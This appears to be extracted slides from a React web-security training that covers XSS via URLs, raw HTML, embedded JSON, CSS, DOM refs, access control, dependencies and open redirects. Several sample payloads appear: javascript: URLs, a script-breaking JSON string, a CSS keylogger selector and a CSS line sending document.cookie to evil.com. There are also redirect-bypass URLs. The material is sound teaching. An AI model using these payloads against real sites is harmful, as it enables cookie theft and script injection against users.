## When Autoescaping Fails

- `React.createElement(danger, maybe-danger, safe)` prop or type values
- `dangerouslySetInnerHTML`
- `javascript:` or `data:` URLs
- values passed into CSS
- Embedded JSON
- Building React Templates with Server Side Data

# Validation

Validation check  
if data is valid and  
rejects it if it is not

# Sanitation

Cleans out data  
and removes  
the bad stuff

# Encode

Converts data to an  
equivalent form that is  
safe for the given use

# Validation

URL Input

# Sanitation

HTML input

# Encode

CSS variables,  
embedding JSON, { }





**R2: Dangerous URLs**

# Validation

URL Input

# Sanitation

HTML input

# Encode

CSS variables,  
embedding JSON, { }

# Bypassing Auto Escaping (JSX)

```
var userHomepage =  
"https://jimscatpictures.com"  
<a href={userHomepage}>Homepage</a>
```

```
javascript:document.body.innerHTML='Dogs-Are-Awesome';
```

# props, Auto Escaping with JSX

## Dangerous Value Passed as Props

```
const payload = `javascript:alert(1)`  
class App extends Component {  
  render() {  
    return (  
      <form>  
        <button formAction={payload}>  
          Submit  
        </button>  
      </form>  
    )  
  }  
}
```

URL is not validated properly!

# Default Linter Rules in create-react-app

```
src > js App.js > ...
1 import './App.css';
2
3 function App() {
4   const url = "javascript:alert(1)";
5   return (
6     <div className="App">
7       <a href={url}>Link to XSS</a>
8     </div>
9   );
10 }
11
12 export default App;
13
```

TERMINAL PROBLEMS 1

node + - [ ] [ ] ^ x

Compiled with warnings.

[eslint]  
src/App.js  
Line 4:15: Script URL is a form of eval [no-script-url](#)

Search for the [keywords](#) to learn more about each warning.  
To ignore, add `// eslint-disable-next-line` to the line before.

**WARNING** in [eslint]  
src/App.js  
Line 4:15: Script URL is a form of eval [no-script-url](#)

webpack compiled with 1 warning

# Bypassing Auto Escaping (JSX)

```
var userHomepage =  
"https://jimscatpictures.com"
```

```
<a href={userHomepage}>My Homepage</a>
```

```
javascript:document.body.innerHTML='Dogs-Are-Awesome';
```



```
const validateAndSanitizeUrl = (url) => {  
  if (typeof url !== 'string') return '#';  
  
  try {  
    const { protocol, href } = new URL(url);  
    const allowedProtocols = ['https:', 'mailto:'];  
    return allowedProtocols.includes(protocol) ? href : '#';  
  } catch {  
    return '#';  
  }  
};  
\\
```

## Simple URL Validation

# Advanced URL Validation

```
const validateAndSanitizeUrl = (url) => {  
  if (typeof url !== 'string') return '#';  
  
  try {  
    const { protocol, hostname, href, origin } = new URL(url);  
    const allowedProtocols = ['https:'];  
    const allowedDomains =  
      ['example.com', 'my-app.net', 'api.myservice.org'];  
  
    return (  
      allowedProtocols.includes(protocol) &&  
      allowedDomains.includes(hostname) && origin  
    ) ? href : '#';  
  } catch {  
    return '#';  
  }  
};
```

# Safe URL Rendering

```
<!-- Example of a secure link to an untrusted URL -->  
<a href="{sanitized_url}" target="_blank" rel="noopener noreferrer">Link</a>
```

# React AI Prompt: Validate URLs

## Implement Strict URL Validation

```
function validateUrl(url) {  
  if (typeof url !== 'string') return '#';  
  try {  
    const parsedUrl = new URL(url);  
    return parsedUrl.protocol === "https:" ? url : '#';  
  } catch (error) {  
    return '#';  
  }  
}
```

# React AI Prompt: User Driven URLs

## Strict URL Validation

Render user-driven and any other links or URL's with:

```
<a target="_blank" rel="noopener noreferrer"  
href={validateUrl(url)}>...</a>
```

# R3: Rendering HTML



# Validation

URL Input

# Sanitation

HTML input

# Encode

CSS variables,  
embedding JSON, { }

**B**

*i*

U

A:

≡

≡

≡

¶:

M↓

↺

🖼️

📺

+:

↶

↷

⋮


**Welcome to Froala**

Powered by **Froala**

Words : 3

Characters : 17

This example displays all plugins and buttons that come with the TinyMCE package.



Source output from post

Element	HTML
content	<pre>&lt;h1&gt;&lt;img style="float: right;" title="TinyMCE Logo" src="img/tlogo.png" alt="TinyMCE Logo" width="92" height="80" /&gt;Welcome to the TinyMCE editor demo!&lt;/h1&gt; &lt;p&gt;Feel free to try out the different features that are provided, please note that the MCImageManager and MCFileManager specific functionality is part of our commercial offering. The demo is to show the integration.&lt;/p&gt; &lt;p&gt;We really recommend &lt;a href="http://www.getfirefox.com" target="_blank"&gt;Firefox&lt;/a&gt; as the primary browser for the best editing experience, but of course, TinyMCE is &lt;a href=" ../wiki.php /Browser_compatibility" target="_blank"&gt;compatible&lt;/a&gt; with all major browsers.&lt;/p&gt; &lt;h2&gt;Got questions or need help?&lt;/h2&gt; &lt;p&gt;If you have questions or need help, feel free to visit our &lt;a href=" ../forum/index.php"&gt;community forum&lt;/a&gt;! We also offer Enterprise &lt;a href=" ../enterprise/support.php"&gt;support&lt;/a&gt; solutions. Also do not miss out on the &lt;a href=" ../wiki.php"&gt;documentation&lt;/a&gt;, its a great resource wiki for understanding how TinyMCE works and integrates.&lt;/p&gt; &lt;h2&gt;Found a bug?&lt;/h2&gt; &lt;p&gt;If you think you have found a bug, you can use the &lt;a href=" ../develop/bugtracker.php"&gt;Tracker&lt;/a&gt; to report bugs to the developers.&lt;/p&gt; &lt;p&gt;And here is a simple table for you to play with &lt;/p&gt;</pre>

# Rendering User-Driven HTML

Auto-escaped raw  
HTML just looks like  
HTML on screen

`dangerouslySetInnerHTML`  
disables  
autoescaping  
(which is dangerous)

Consider sanitizing  
untrusted HTML

# Use DOMPurify to Sanitize Untrusted HTML Client-Side Sanitization

<https://github.com/cure53/DOMPurify>

DOMPurify is a DOM-only, super-fast, uber-tolerant XSS sanitizer for HTML, MathML and SVG.

Demo: <https://cure53.de/purify>

```
<div dangerouslySetInnerHTML={{ __html:  
DOMPurify.sanitize(untrustedHTML) }} />
```

# Limit DOMPurify for <img> tag locations

```
// Import DOMPurify
import DOMPurify from 'dompurify';

// Define the allowed domains
const allowedDomains = ['https://example.com', 'https://another-example.com']

// Add a hook to modify attributes
DOMPurify.addHook('afterSanitizeAttributes', function(node) {
  // Check if the node is an img element
  if ('src' in node && node.tagName === 'IMG') {
    // Extract the domain from the src attribute
    let url;
    try {
      url = new URL(node.src);
    } catch (e) {
      // Invalid URL, remove the src attribute
      node.removeAttribute('src');
      return;
    }

    // Check if the domain is in the allowed list
    if (!allowedDomains.includes(url.origin)) {
      // Remove the src attribute if the domain is not allowed
      node.removeAttribute('src');
    }
  }
});
```

# DOMPurify URL Attribute Configuration

```
const customURLAllowList = /^(https?:\/\/(example\.com|anotherdomain\.com|yetanotherdomain\.com)|mailto: [^@]+\@example\.com)$/i;

const config = {
  ALLOWED_TAGS: ['a', 'img', 'form', 'input', 'video', 'audio', 'blockquote', 'q', 'body'],
  ALLOWED_ATTR: {
    'a': ['href'],
    'img': ['src', 'poster'],
    'form': ['action'],
    'input': ['formaction'],
    'video': ['src', 'poster'],
    'audio': ['src'],
    'blockquote': ['cite'],
    'q': ['cite'],
    'body': ['background'],
  },
  ALLOWED_URI_REGEXP: customURLAllowList,
  FORBID_ATTR: ['on*'], // Forbid all inline event handlers for extra security
};

// Example of how to use this configuration
const dirty = '<a href="https://example.com" onclick="alert(1)">Click me</a>';
const clean = DOMPurify.sanitize(dirty, config);
console.log(clean);
```





# DOMPurify.sanitize

## BAD

```
<div dangerouslySetInnerHTML={{__html:
  "<script>alert('xss!');</script>}}" />
```

## GOOD

```
<div dangerouslySetInnerHTML={{__html:
  DOMPurify.sanitize("<script>alert('xss!');</
script>") }} />
```

# React AI Prompt: Minimize Use of dangerouslySetInnerHTML

## Minimize Use of dangerouslySetInnerHTML

If you do use dangerouslySetInnerHTML then you must sanitize content with DOMPurify and make sure DOMPurify is installed and using at least version 3.2.6 or the latest version only if its greater than 3.2.6.

# R4: Securing JSON

# Validation

URL Input

# Sanitation

HTML input

# Escape

CSS variables,  
embedding JSON, { }

# Pre-Fetching Data to Render

A popular performance pattern is to embed preload JSON to save a round trip.

```
window.__INITIAL_STATE__
```

```
window.__PRELOADED_STATE__
```

JSON.stringify(state) is commonly cited in documents as the answer.

**DON'T DO THIS! IT WILL LEAD TO XSS!**

# Dangerously Pre-Fetching Data

```
<script>  
window.__INITIAL_STATE = <%= JSON.stringify(initialState) %>  
</script>
```

```
<script>  
window.__INITIAL_STATE = {"address1": "</script>'}<script>alert(1);a='x';{"}  
</script>
```

## <https://github.com/yahoo/serialize-javascript>

Serialized code to a string of literal JavaScript which can be embedded in an HTML document by adding it as the contents of the `<script>` element.

```
serialize({ haxorXSS: '</script>' });
```

```
encodeURIComponent({ haxorXSS: '</script>' });
```

```
encodeURIComponent({ haxorXSS: '</script>' });
```

The above will produce the following string, JS escaped output which is safe to put into an HTML document:

```
'{"haxorXSS":"\\u003C\\u002Fscript\\u003E"}
```



# Pre-Fetching JSON Data Safely

Encode embedded JSON with a safe JSON encoding engine.

## Example:

```
<script>  
window.__INITIAL_STATE =  
  '<%= Encoder.encodeForJS(initialStateJSON) %>';  
</script>
```

# Fixed Pre-Fetching Data

```
<script>
```

```
window.__INITIAL_STATE = '<%= encodeforJS(initialState) %>'
```

```
</script>
```

```
<script>
```

```
window.__INITIAL_STATE = {"address1":
```

```
"\x3c\x2f\x73\x63\x72\x69\x70\x74\x3e\x27\x7d\x3c\x73\x63\x72\x69\x70  
\x74\x3e\x61\x6c\x65\x72\x74\x28\x31\x29\x3b\x61\x3d\x27\x78\x27\x3b\  
x7b\x22\x7d"
```

```
</script>
```

# React AI Prompt: Safely Embed Preloaded JSON

## Safely Embed JSON

Use safe encoding techniques (e.g., JavaScript string encoding) before placing JSON in the DOM.

# R5 : Dangerous Styles

# Validation

URL Input

# Sanitation

HTML input

# Escape

CSS variables,  
embedding JSON, { }

html

```
<style>
  body {
    background-image: url("backgrounds/<?php echo $_GET['background'] ?>.png");
  }
</style>
```

```
<style>
  #user-profile {
    color: <?php echo $user_profile_color; ?>;
  }
</style>
```

# Attacker controlled CSS

## Using Styled Components

```
const Profile = styled.div`  
  border-radius: 3px;  
  padding: 0.5rem 0;  
  margin: 0.5rem 1rem;  
  width: 70%;  
  background-color: ${color};  
  border: 1px solid silver;  
`
```

```
input[type="password"][value$="a"] {  
  background-image: url("http://localhost:3000/a");  
}
```

<https://github.com/maxchehab/CSS-Keylogging/blob/master/css-keylogger-extension/keylogger.css>

```
default; background:url("http://evil.com/steal-cookies.php?cookie=" + document.cookie);
```





## CSS.escape

```
const Profile = styled.div`  
  border-radius: 3px;  
  padding: 0.5rem 0;  
  margin: 0.5rem 1rem;  
  width: 70%;  
  background-color: ${CSS.escape(color)};  
  border: 1px solid silver;  
`
```

# CSS.escape()

```
const element =  
document.querySelector(`#${CSS  
.escape(id)} > img`);
```

```
CSS.escape(".foo#bar")           // "\.foo\#bar"  
CSS.escape("()[\]{}")           // "\(\)\[\]\{\}"  
CSS.escape('--a')               // "--a"  
CSS.escape(0)                   // "\30 ", the Unicode code point of '0' is 30  
CSS.escape('\0')                // "\ufffd", the Unicode REPLACEMENT CHARACTER
```

## Browser compatibility

	Desktop						Mobile					
	Chrome	Edge	Firefox	Internet Explorer	Opera	Safari	Chrome Android	Firefox for Android	Opera Android	Safari on iOS	Samsung Internet	WebView Android
escape	✓ 46	✓ 79	✓ 31	✗ No	✓ 33	✓ 10	✓ 46	✓ 31	✓ 33	✓ 10	✓ 5.0	✓ 46

# CSS Escape in Action

```
// Assuming jsVar is intended to be a numeric value and needs validation
function validateAndComputeValue(input) {
    let numericValue = Number(input);
    if (isNaN(numericValue)) {
        throw new Error('Invalid input: input is not a numeric value.');
```

```
    }
    return numericValue + 4; // Safe addition operation
}

try {
    let computedValue = validateAndComputeValue(jsVar);
    // Convert the result to a string for CSS property setting
    let cssValue = computedValue.toString();

    // Use CSS.escape() when the value is part of a CSS identifier or needs escaping
    // Here, its usage is more illustrative, given the numeric context
    element.style.setProperty("--my-var", CSS.escape(cssValue));
} catch (error) {
    console.error(error);
    // Handle the error (e.g., fallback operation or user notification)
}
```

# React AI Prompt: Enforce Safe CSS in Styled Components

## Escape Dynamic CSS

Use ``CSS.escape()`` for dynamic styling.

## **R6: Insecure Native DOM Access**

# Please Do Not –Edit- the DOM Via Refs

Manipulate DOM elements directly with Refs like `createRef()`. Bad.

Programatic focus, scrolling or click-away handlers? Good.

`findDOMNode()` and read only access? Good.

Actually, editing the DOM, BAD!

# Safe JavaScript Sinks

#cantStop  
#wontStop

Setting a Values

- `elem.textContent = dangerVariable;`
- `elem.insertAdjacentText(dangerVariable);`
- `elem.setAttribute(safeName, dangerVariable);`
- `formfield.value = dangerVariable;`
- `document.createTextNode(dangerVariable);`
- `document.createElement(dangerVariable);`
- `elem.innerHTML = DOMPurify.sanitize(dangerVar);`

OK

OK

OK

OK

OK

# Safe Attributes

- class, id, style, title, alt, role, aria-\*, data-\*, name, value, type, placeholder, maxlength, minlength, pattern, readonly, disabled, checked, selected, multiple, required, size, width, height, sizes, media, autoplay, controls, loop, muted, preload, autocapitalize, autocomplete, autocorrect, spellcheck, contenteditable, draggable, dropzone, hidden, tabindex, accesskey, contextmenu, dir, lang, translate, novalidate, formnovalidate, formenctype, formmethod, formtarget, http-equiv, charset, async, defer, reversed, start, high, low, optimum, span, colspan, rowspan, headers, scope

<https://github.com/cure53/DOMPurify/blob/main/src/attrs.js>



# Almost Safe Attributes (URL Loaders)

- href, src, srcset, action, formaction, manifest, poster, cite, background, ping,

<https://github.com/cure53/DOMPurify/blob/main/src/attrs.js>

# React AI Prompt: Restrict Ref Usage to Safe Operations

## Safe Ref Usage

Avoid using refs to directly modify the DOM.

# **R7: Access Control and Exposure Failures**

# Avoid any access control in client-side React

**Visibility:** Client-side code is visible and modifiable by end users.

**Security:** Users can bypass restrictions using developer tools.

**Trust:** Client-side cannot enforce security-critical decisions.

Avoid hiding/showing UI elements or data based on user roles.

Validate permissions on the server before returning data or UI elements.



# The Principle of Least Privilege

Every module must be able to ONLY access the information and resources it requires  
Resources made available only for what is necessary for legitimate purposes

---

*“Every program and every privileged user of the system should operate using the least amount of privilege necessary to complete the job. ”*

— [Jerome Saltzer](#), [Communications of the ACM](#)

---

Also known as the ***principle of minimal privilege*** or the ***principle of least authority***

# Problems with Client-Side Access Control

- They can leak administrative interface and endpoint information that can be used by a malicious attacker  
ultimately, a normal static HTML application, do not expose administrative functionality within your React app if the user is not authenticated as an administrator
- They expose business logic, thus increasing the attack surface  
As the principle of least privilege states, only expose business logic necessary based on the role of the user within the React app
- Can be easily bypassed – client-side controls should be considered as untrusted  
Obfuscation and other similar techniques can stall an attacker, but ultimately they will figure out the logic of your client and use it against you

# Lazy Loading: Design Pattern

- Does not expose any code to the client at first, defers object initialization
- Dynamically loaded when needed  
Example: Deferring loading images until required to display them
- Server-side access controls can prevent admin code from being displayed to a non admin!
- It is also known as asynchronous loading or on-demand loading





# React AI Prompt: Avoid Client-Side Access Control

## Restrict Client-Side Access Control

Enforce access control on the server side, only. Do not do any access control in client-side React.



# **R8: Vulnerable and Outdated Versions and Dependencies**

# React AI Prompt: Keep React Up To Date

## Keep React Up To Date


Use the latest React version to leverage the latest features and security updates

# React Version

<https://www.npmjs.com/package/react>

- All applications should endeavor to use the latest version of React.
- There was a flaw in all of the React versions prior to 0.14 that left applications opened to a XSS vulnerability under certain circumstances.
- If there is a reason why you can't upgrade to 0.14, you can still manually protect yourself from this vulnerability.

# Module Counts



# Third Party ReactJS Components

- Third party components typically **do not come with any security guarantee**
- Always do a security audit of third-party components before putting them into your application
- Just because a component has lots of stars on GitHub doesn't mean anyone has done a proper security audit
- Use automation to verify JS and other dependencies are updated and not vulnerable

# Check your JavaScript Dependencies

- 3rd party components you are using ***HAVE SECURITY ISSUES.***
- Check your dependencies and update them
- Integrate the way you check for vulnerabilities into your continuous integration process

# Check Dependencies for Dangerous Calls

- Avoid dependencies that use:
  - dangerouslySetInnerHTML
  - innerHTML,
  - unvalidated URLs
  - other unsafe patterns
- Avoid libraries that insert HTML directly into the DOM.
- Prefer libraries like react-markdown that use the React API to constructed elements rather than dangerouslySetInnerHTML
- <https://www.npmjs.com/package/react-markdown>

# JavaScript 3rd Party Management Tools

- Retire.js (JavaScript 3rd party library analysis)

<https://retirejs.github.io/retire.js/>

- Scan your project for vulnerabilities

<https://docs.npmjs.com/cli/audit>

- ESLint

<https://eslint.org/>



# React AI Prompt: Avoid Unsafe Third-Party Dependencies

## Avoid Unsafe Dependencies

Steer clear of libraries that promote direct DOM manipulation or dangerouslySetInnerHTML.

# React AI Prompt: Select Only Updated React Components

## Keep Dependencies Updated

Ensure all dependencies are up-to-date and actively maintained.

# React AI Prompt: Minimize Dependencies

## Minimize Dependencies

Use native React/JavaScript features where possible.

# R9: Open Redirects

Can you spot the **problem** here?




Can you spot the **problem** here?



# Unvalidated / open redirects

- Redirects are often used to establish a user-friendly flow
  - Common example is redirecting back to the original page after login
  - The redirect URL is added by the server as a request parameter, and passed around
- The redirect URL should be considered untrusted data
  - It is generated by the server, but becomes untrusted when sent to the client
- Attackers can use unvalidated redirects to trick other users
  - Ideal launching platform for social engineering attacks
  - The first step is a legitimate application URL, so the attack is difficult to spot





# I've got this!

<https://manicode.com/somepath?someparam=somedata>

```
url.contains("manicode.com")
```

# I've got this!

```
url.contains("manicode.com")
```

```
url.startsWith("https://manicode.com")
```

```
https://manicode.com.example.com/yougothacked
```

```
https://hackmanicode.com/
```

```
https://example.com/manicode.com/yougothacked
```

```
https://evil.com?param=manicode.com
```

```
https://manicode.com:pass@manico.net/
```

# I've got this!

```
url.match("https://*.manicode.com")
```

```
https://eviljim.com/site.manicode.com
```

#### 4.1.3. Countermeasures

The complexity of implementing and managing pattern matching correctly obviously causes security issues. This document therefore advises to simplify the required logic and configuration by using exact redirect URI matching. This means the authorization server MUST compare the two URIs using simple string comparison as defined in [RFC3986], Section 6.2.1. The only exception are native apps using a localhost URI: In this case, the AS MUST allow variable port numbers as described in [RFC8252], Section 7.3.

Additional recommendations:

- \* Servers on which callbacks are hosted MUST NOT expose open redirectors (see [Section 4.11](#)).
- \* Browsers reattach URL fragments to Location redirection URLs only if the URL in the Location header does not already contain a fragment. Therefore, servers MAY prevent browsers from reattaching fragments to redirection URLs by attaching an arbitrary fragment identifier, for example #\_, to URLs in Location headers.
- \* Clients SHOULD use the authorization code response type instead of response types causing access token issuance at the authorization endpoint. This offers countermeasures against reuse of leaked credentials through the exchange process with the authorization server and token replay through sender-constraining of the access tokens.

If the origin and integrity of the authorization request containing the redirect URI can be verified, for example when using [RFC9101] or [RFC9126] with client authentication, the authorization server MAY trust the redirect URI without further checks.

# Securing redirects

- Applications should only redirect to valid destinations
  - Match the given redirect URL against a allowlist of valid URLs
  - When doing partial matching, at least check the full origin, including the path separator

```
url.equals("https://manicode.com") ||  
url.startsWith("https://manicode.com/")
```

